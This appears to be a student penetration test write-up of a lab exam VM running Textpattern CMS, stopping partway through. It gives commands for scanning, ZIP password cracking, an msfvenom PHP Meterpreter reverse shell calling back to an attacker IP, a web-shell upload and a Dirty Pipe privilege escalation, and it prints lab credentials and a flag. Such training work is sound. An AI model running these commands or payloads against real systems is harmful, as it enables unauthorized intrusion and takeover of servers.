PENETRATION TEST REPORT

Target:; CSPExam1 (192.168.1.30)

Date: February 5, 2026

Report Version: 1.0

Prepared For:
HACKER SCHOOL

Prepared By:
KATTA JEEVAN ANAND

Contact:
Jeevankatta1202@gmail.com

Classification: CONFIDENTIAL
Distribution: AUTHORIZED PERSONNEL ONLY

CONFIDENTIAL

Table of Contents

Abstract i

List of Figures i

1 Introduction 1

1.1 Executive Overview 1

1.2 Objectives 1

1.3 Scope of Engagement 2

1.4 Penetration Testing Methodology 2

1.4.1 Phase 1: Information Gathering 2

1.4.2 Phase 2: Vulnerability Analysis 3

1.4.3 Phase 3: Exploitation 3

1.4.4 Phase 4: Post-Exploitation 3

1.4.5 Phase 5: Reporting and Cleanup 3

1.5 Illustration of Penetration Testing Workflow 4

List of Abbreviations 1

2 Process and Exploitation Methodology 5

2.1 Target Identification 5

2.2 Network Discovery and Port Scanning 5

2.2.1 Host Discovery 5

2.2.2 Port and Service Enumeration 5

2.3 Web Application Enumeration 6

2.3.1 Directory Enumeration 6

CONFIDENTIAL

2.4 Backup File Discovery and Analysis 7
2.5 Password Cracking 8
2.5.1 ZIP Password Hash Extraction 8
2.5.2 Password Cracking Using John the Ripper 8
2.6 Credential Extraction 8
2.7 Textpattern CMS Authentication 9
2.8 File Upload via Textpattern CMS 10
2.9 Payload Creation Using msfvenom 10
2.9.1 PHP Payload Generation 10
2.9.2 Accessing the File Manager 11
2.9.3 Uploading the Payload File 11
2.10 Session Handling Using msfconsole 12
2.10.1 Listener Configuration 12
2.11 Session Establishment 13
2.11.1 Command Execution Verification 13
2.12 Triggering the Uploaded PHP Shell 13
2.13 Successful Meterpreter Session Establishment 14

3 Privilege Escalation and Post-Exploitation Analysis 15

3.1 System Information Enumeration 15
3.1.1 Meterpreter System Information 15
3.2 Obtaining a System Shell 16
3.3 User Flag Retrieval 16
3.4 Privilege Escalation Checks 17
3.4.1 Sudo Permission Verification 17
3.4.2 Kernel Version Identification 17
3.4.3 Root and Flag File Search 18
3.4.4 Root Directory Access Check 18
3.5 Kernel-Based Privilege Escalation Using Dirty Pipe 19

CONFIDENTIAL

3.5.1 Kernel Vulnerability Identification 19
3.5.2 Exploit Discovery and Preparation 19
3.5.3 Exploit Transfer Or Upload to Target System 20
3.5.4 Exploit Execution 21
3.5.5 Root Access Verification 21
3.5.6 Root Flag Capture 22

4 Appendix and Conclusion 23

4.1 Appendix 23
4.1.1 Technical Details 23
4.1.2 Tools Used 24
4.1.3 Attack Timeline 24
4.1.4 References 25
4.2 Conclusion 25

CONFIDENTIAL

List of Figures

1.1 Penetration Testing Workflow Illustrating the Phases from Scope Definition to Cleanup 4

2.1 Nmap Scan Showing Open Port and Service Information 6
2.2 Directory Enumeration Using Gobuster 7
2.3 Discovery of Password-Protected Backup File 8
2.4 Login page 9
2.5 Credentials Extracted from Backup Archive 9
2.6 Payload Creation 10
2.7 Textpattern CMS File Manager Interface 11
2.8 Uploading the PHP Payload via Textpattern CMS 12
2.9 Msf config 13
2.10 Command Execution via Uploaded PHP Web Shell 14
2.11 Successful Meterpreter Session Established on Target System 14

3.1 Successful Meterpreter Session Established on Target System 16
3.2 Successful Shell and User Flag Retrieval 16
3.3 Successful Shell and User Flag Retrieval 18
3.4 Successful Shell and User Flag Retrieval 18
3.5 Download the dirtypipe 20
3.6 Upload the exploit 20
3.7 Exploit Execution 21
3.8 Download the dirtypipe 22
3.9 Download the dirtypipe 22

CONFIDENTIAL

Chapter 1

Introduction

1.1 Executive Overview

This penetration test report documents a detailed security assessment performed on the target system **192.168.1.30**. The assessment was carried out using a structured and systematic penetration testing methodology to identify, analyze, and validate security vulnerabilities present in the target environment.

The target system was identified as an **Ubuntu Linux** server hosting a web application based on **Textpattern Content Management System (CMS)** operating on port 9000. The primary objective of this engagement was to evaluate the system's security posture and assess the potential risks arising from misconfigurations, outdated services, and application-level weaknesses.

1.2 Objectives

The objectives of this penetration testing engagement are as follows:

- To identify security vulnerabilities in network services, web applications, and system configurations.
- To evaluate the potential impact of discovered vulnerabilities on system confidentiality, integrity, and availability.
- To demonstrate real-world exploitation of critical vulnerabilities through proof-of-concept attacks.

CONFIDENTIAL

- To provide clear and actionable remediation recommendations to enhance the overall security posture of the target system.

1.3 Scope of Engagement

The scope of the penetration test was clearly defined to ensure ethical, controlled, and authorized testing activities.

- **Target System:** 192.168.1.30 (Ubuntu Linux Server)
- **In-Scope Services:** Web application running Textpattern CMS on port 9000
- **Testing Approach:** White-box testing with authorized access simulation
- **Rules of Engagement:** All testing activities were conducted in accordance with ethical hacking guidelines without causing service disruption.

1.4 Penetration Testing Methodology

The penetration testing process followed a well-defined multi-phase methodology to ensure comprehensive coverage of the target environment.

1.4.1 Phase 1: Information Gathering

This phase focused on collecting relevant information about the target system to understand the attack surface.

- Network discovery and identification of active hosts.
- Enumeration of open ports and running services.
- Web application reconnaissance and identification of underlying technologies.

CONFIDENTIAL

1.4.2 Phase 2: Vulnerability Analysis

In this phase, the collected information was analyzed to identify potential security weaknesses.

- Manual testing of web application components for logical flaws and misconfigurations.
- Automated vulnerability scanning to detect known security issues.
- Review of server and application configuration settings.

1.4.3 Phase 3: Exploitation

The exploitation phase involved validating identified vulnerabilities by attempting controlled attacks.

- Credential cracking and authentication bypass attempts.
- Exploitation of application-level vulnerabilities.
- Remote code execution and privilege escalation testing.

1.4.4 Phase 4: Post-Exploitation

After successful exploitation, post-exploitation activities were performed to evaluate the extent of system compromise.

- Collection and validation of sensitive data.
- Testing for persistence mechanisms.
- Assessment of potential lateral movement within the environment.

1.4.5 Phase 5: Reporting and Cleanup

The final phase focused on documentation and system restoration.

- Detailed documentation of vulnerabilities and exploitation steps.

CONFIDENTIAL

- Risk assessment and severity classification.
- Remediation recommendations for security improvement.
- Removal of testing artifacts and restoration of the system to its original state.

1.5 Illustration of Penetration Testing Workflow




Figure 1.1: Penetration Testing Workflow Illustrating the Phases from Scope Definition to Cleanup

Figure 1.1 illustrates the structured penetration testing workflow adopted during this assessment. The process begins with defining the scope and gathering information about the target system, followed by vulnerability detection and analysis. Exploitation and privilege escala- tion phases are conducted to validate real-world attack scenarios. The workflow concludes with result analysis, reporting, and cleanup to ensure that no residual artifacts remain on the target system.

Chapter 2

Process and Exploitation Methodology

2.1 Target Identification

The penetration testing engagement was conducted against the target system **192.168.1.30**, which resides within the local network range **192.168.1.0/24**. The objective of this phase was to identify reachable hosts, exposed services, and potential attack vectors that could be exploited during subsequent phases of the assessment.

2.2 Network Discovery and Port Scanning

2.2.1 Host Discovery

An initial host discovery scan was performed to identify live systems within the target network segment.

```
nmap -sn 192.168.1.0/24
```

The scan results confirmed that the target host **192.168.1.30** was active and reachable on the network.

2.2.2 Port and Service Enumeration

Following host discovery, a TCP connect scan with service and version detection was conducted to identify open ports and running services.

```
nmap -sT -A 192.168.1.30
```

CONFIDENTIAL

Scan Results:

- Open Port: **9000/tcp**
- Service: **Apache HTTP Server 2.4.7**
- Operating System: **Ubuntu Linux**
- Deployment Environment: **Oracle VirtualBox (Virtual Machine)**

The Apache version identified was outdated, indicating a potential security risk due to unpatched vulnerabilities.




Figure 2.1: Nmap Scan Showing Open Port and Service Information

2.3 Web Application Enumeration

2.3.1 Directory Enumeration

Directory enumeration was carried out using Gobuster to identify hid- den directories, backup files, and sensitive resources exposed through the web server.

```
gobuster dir -u http://192.168.1.30:9000 -w /usr/share/wordlists/dir
```


Discovered Directories:

- **/blog/** – Textpattern CMS installation directory
- **/backup/** – Directory containing backup archives

CONFIDENTIAL

- **/index.html** – Default Apache test page

The presence of a publicly accessible backup directory significantly increased the attack surface of the application.



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.1.30:9000 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.30:9000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 285]
.htaccess            (Status: 403) [Size: 290]
.htpasswd            (Status: 403) [Size: 290]
backup               (Status: 301) [Size: 319] [--> http://192.168.1.30:9000/backup/]
blog                 (Status: 301) [Size: 317] [--> http://192.168.1.30:9000/blog/]
index.html           (Status: 200) [Size: 34]
server-status        (Status: 403) [Size: 294]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[~]
└─#
```

Figure 2.2: Directory Enumeration Using Gobuster

2.4 Backup File Discovery and Analysis

During enumeration, a password-protected ZIP archive named **dump.zip** was discovered within the **/backup/** directory.

File Details:

- File Name: dump.zip
- Size: 25 bytes
- Last Modified: March 19, 2023

```
file dump.zip
unzip -l dump.zip
```

Although password protected, the exposure of backup files through the web server posed a critical security weakness.

CONFIDENTIAL

Figure 2.3: Discovery of Password-Protected Backup File

2.5 Password Cracking

2.5.1 ZIP Password Hash Extraction

The password hash from the ZIP archive was extracted using the `zip2john` utility for offline password cracking.

```
zip2john dump.zip > dump.hash
```

2.5.2 Password Cracking Using John the Ripper

The extracted hash was cracked using **John the Ripper** in conjunction with the **RockYou** wordlist.

```
john --wordlist=/usr/share/wordlists/rockyou.txt dump.hash
```

Cracked ZIP Password:

- Password: **cassandra**

This demonstrated the weakness of using common dictionary-based passwords to protect sensitive backup files.

2.6 Credential Extraction

The ZIP archive was extracted using the cracked password.

```
unzip -P cassandra dump.zip
```

The extracted file contained valid application credentials.

Recovered Credentials:

CONFIDENTIAL

- Username: **Puppet**
- Password: **jgp4jnH7hVtA4Gu**

Figure 2.4: Login page

2.7 Textpattern CMS Authentication

Using the recovered credentials, successful authentication was achieved on the Textpattern CMS administrative interface.

Admin Panel URL:

`http://192.168.1.30:9000/blog/textpattern/`




Figure 2.5: Credentials Extracted from Backup Archive

CONFIDENTIAL

2.8 File Upload via Textpattern CMS

After preparing the reverse shell payload and configuring the Metas- ploit listener, the next step involved uploading the malicious PHP file to the target server. The Textpattern CMS administrative panel provides a built-in file management feature that allows authenticated users to upload files to the server.

2.9 Payload Creation Using msfvenom

After successfully authenticating to the Textpattern CMS administrative interface, the next objective was to achieve remote code execution on the target server. Since the application allowed file uploads, a malicious PHP payload was generated using the Metasploit Framework utility `msfvenom`.

The generated payload was designed to establish a reverse connection from the target system back to the attacker machine, enabling interactive control of the compromised host.

2.9.1 PHP Payload Generation

A PHP Meterpreter reverse shell payload was created using the following command:

```
msfvenom -p php/meterpreter/reverse_tcp \
LHOST=192.168.1.4 LPORT=5555 -f raw > shell1.php
```




Figure 2.6: Payload Creation

Payload Parameters:

CONFIDENTIAL

- Payload Type: php/meterpreter/reverse_tcp
- LHOST: Attacker IP address (192.168.1.4)
- LPORT: Listening port (5555)
- Output File: shell1.php

The output file `shell1.php` contained PHP code capable of establishing a Meterpreter session when executed on the target server.

2.9.2 Accessing the File Manager

Once logged into the Textpattern CMS administrative interface, the file upload functionality was accessed through the **Files** section of the dashboard. This feature is intended for managing media and resource files required by the website.




Figure 2.7: Textpattern CMS File Manager Interface

2.9.3 Uploading the Payload File

The previously generated payload file (`shell1.php`) was uploaded using the CMS file manager. Due to insufficient server-side validation and the absence of strict file type restrictions, the PHP file was successfully accepted and stored within a web-accessible directory.

CONFIDENTIAL




Figure 2.8: Uploading the PHP Payload via Textpattern CMS

This misconfiguration allowed the uploaded file to be executed directly through the browser, effectively enabling remote code execution on the target system.

Allowing unrestricted file uploads without proper validation exposes the application to severe security risks, including remote code execution and full system compromise. This vulnerability highlights the impor- tance of enforcing strict file type validation, disabling script execution in upload directories, and implementing secure server-side controls.

2.10 Session Handling Using msfconsole

To receive the reverse connection from the target system, the Metas- ploit Framework console (`msfconsole`) was used to configure a listener matching the payload parameters.

2.10.1 Listener Configuration

The following commands were executed within `msfconsole` to prepare the handler:

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 192.168.1.4
```

CONFIDENTIAL

```
set LPORT 5555
exploit
```




Figure 2.9: Msf config

Once the listener was active, execution of the uploaded PHP payload on the target system resulted in an incoming reverse connection.

2.11 Session Establishment

2.11.1 Command Execution Verification

To confirm successful command execution, the `id` command was executed via the uploaded shell:

```
http://192.168.1.30:9000/blog/files/shell.php?cmd=id
```

The response confirmed that commands were executed with the privileges of the **www-data** user, indicating successful remote code execution and initial access to the system.

2.12 Triggering the Uploaded PHP Shell

After successfully uploading the PHP shell file, the next step was to verify whether the payload could be executed on the target system. The

CONFIDENTIAL

uploaded shell was accessed through the web browser by passing system commands as URL parameters.




Figure 2.10: Command Execution via Uploaded PHP Web Shell

2.13 Successful Meterpreter Session Establishment

After executing the uploaded PHP payload, a reverse connection was successfully received by the Metasploit listener, resulting in an active Meterpreter session. This confirmed full remote access to the target system with **www-data** privileges. The Meterpreter session provided a stable and interactive post-exploitation environment, enabling system enumeration, command execution, and further exploitation. Establish- ing this session marked complete compromise of the web application and validated the effectiveness of the attack chain.

Figure 2.11: Successful Meterpreter Session Established on Target System

CONFIDENTIAL

Chapter 3

Privilege Escalation and Post-Exploitation Analysis

This chapter focuses on the techniques used to escalate privileges from the initial low-privileged **www-data** user to higher-level system accounts. After establishing a Meterpreter session, systematic enumeration and exploitation techniques were applied to identify misconfigurations and vulnerabilities that could lead to elevated access.

3.1 System Information Enumeration

After obtaining an active Meterpreter session, initial system enumera- tion was performed to understand the operating environment and cur- rent privilege level. This step is essential for identifying potential privi- lege escalation vectors.

3.1.1 Meterpreter System Information

The following Meterpreter commands were executed to gather system-level details and identify the current user context:

```
meterpreter > sysinfo
meterpreter > getuid
```

The results confirmed that the Meterpreter session was running under the **www-data** account, which is a low-privileged web server user. This information guided the next phase of privilege escalation attempts.

CONFIDENTIAL

Figure 3.1: Successful Meterpreter Session Established on Target System

3.2 Obtaining a System Shell

After confirming the Meterpreter session, an interactive system shell was spawned to perform manual command execution and deeper enumeration of the target environment.

```
meterpreter > shell
```

This provided direct access to the underlying operating system shell.

3.3 User Flag Retrieval

Once inside the system shell, the current user context was verified and the user-level flag was retrieved from the home directory of the identified user.

Flag: f675d4c80b8aaa8069516d7e59b29ca7

```
whoami
cat /home/jenny/userflag.txt
```

Figure 3.2: Successful Shell and User Flag Retrieval

CONFIDENTIAL

The successful retrieval of the user flag confirmed access to sensitive user-level files and validated the effectiveness of the post-exploitation phase.

3.4 Privilege Escalation Checks

After obtaining a system shell and retrieving the user-level flag, a series of privilege escalation checks were performed to determine whether administrative or root-level access could be achieved.

3.4.1 Sudo Permission Verification

The `sudo` configuration was checked to identify whether the current user had permission to execute commands with elevated privileges.

```
sudo -l
```

The system returned the following message:

```
sudo: no tty present and no askpass program specified
```

This indicated that the current user did not have permission to execute commands using `sudo`.

3.4.2 Kernel Version Identification

To evaluate the possibility of kernel-based privilege escalation, the ker- nel version of the system was identified.

```
uname -a
```

Observed Output:

```
Linux CSPExam01 5.11.0-40-generic #44~20.04.2-Ubuntu SMP
x86_64 GNU/Linux
```

This information was used to assess the system for known local kernel vulnerabilities.

CONFIDENTIAL

3.4.3 Root and Flag File Search

A file system search was conducted to identify root-level flags or sensitive files that might indicate successful privilege escalation. The search




Figure 3.3: Successful Shell and User Flag Retrieval

results confirmed the presence of the previously obtained

Figure 3.4: Successful Shell and User Flag Retrieval

`/home/jenny/userflag.txt`

No root-level flag was discovered at this stage.

3.4.4 Root Directory Access Check

An attempt was made to list the contents of the root user's directory to verify access permissions.

```
ls -la /root/ 2>/dev/null
```

The command returned no output, confirming that direct access to the root directory was restricted for the current user.

CONFIDENTIAL

3.5 Kernel-Based Privilege Escalation Using Dirty Pipe

After completing manual privilege escalation checks, the system kernel version was analyzed to identify known vulnerabilities that could allow elevation of privileges.

3.5.1 Kernel Vulnerability Identification

The target system was running the following kernel version:

```
Linux CSPExam01 5.11.0-40-generic x86_64
```

This kernel version falls within the vulnerable range affected by **CVE-2022-0847**, commonly known as the **Dirty Pipe** vulnerability.

Vulnerability Details:

- CVE ID: CVE-2022-0847
- Affected Kernels: Linux kernel versions 5.8 to 5.16.11
- Impact: Allows unprivileged users to write to read-only files

3.5.2 Exploit Discovery and Preparation

On the attacker machine (Kali Linux), the Dirty Pipe exploit was identi- fied and prepared using the Exploit Database.

```
searchsploit dirty pipe
searchsploit -m 50808
searchsploit -x 50808
```

The exploit source code was compiled statically to ensure compatibility with the target system.

CONFIDENTIAL

```
gcc -static 50808.c -o dirtypipe
file dirtypipe
chmod +x dirtypipe
```

